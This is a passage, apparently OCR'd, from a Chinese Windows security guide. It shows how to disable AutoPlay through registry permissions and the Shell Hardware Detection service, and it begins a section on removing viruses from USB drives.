





绝招2：通过注册表关闭“自动播放”功能

通过修改注册表可以关闭“自动播放”功能，具体的操作步骤如下。


Step 01 打开“运行”对话框，在“打开”文本框中输入 regedit，如下图所示。



Step 02 在“注册表编辑器”左窗格中依次打开HKEY_CURRENT_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/MountPoints2分支并右击，在弹出的快捷菜单中选择“权限”菜单命令，如下图所示。



Step 03 在弹出的“MountPoints2 的权限”对话框中选择 Administrator 用户，在“Administrator 的权限”选项区选中“完全控制”与“读取”右侧的“拒绝”复选框，单击“确定”按钮，如下图所示。




绝招3：设置服务关闭“自动播放”功能




停止相关系统服务可以实现关闭“自动播放”功能，具体的操作步骤如下。

Step 01 选择“开始”→“控制面板”→“管理工具”→“服务”选项，双击Shell Hardware Detection选项，如下图所示。



Step 02 弹出“Shell Hardware Detection的属性”对话框，在“启动类型”下拉列表中选择“禁用”选项，单击“确定”按钮，如下图所示。



提示：在U盘的根目录下建立Autorun.inf目录，并设其属性为“隐藏”和“只读”，可以截断利用移动磁盘自运行进行传播的病毒（建议所有的磁盘根目录下都建立此目录）。


10.3 U盘病毒的查杀

U盘作为一种日常用来存储文件的工具之一，由于其体积小，携带非常方便，会用来储存一些重要的文件和资料，同时会插在不同的计算机中，不可避免会感染一些恶意的病毒。如果U盘中毒了的话，这些病毒就会借助U盘感染其他计算机或对U盘文件进行修改，给用户带来很大的损失，那么怎么给U盘杀毒呢？


绝招4：使用WinRAR查杀

一般的U盘病毒文件具有隐蔽性，在Windows正常状态下是无法查看的。而利用WinRAR则可以查看隐藏的U盘病毒文件，具体的操作步骤如下。

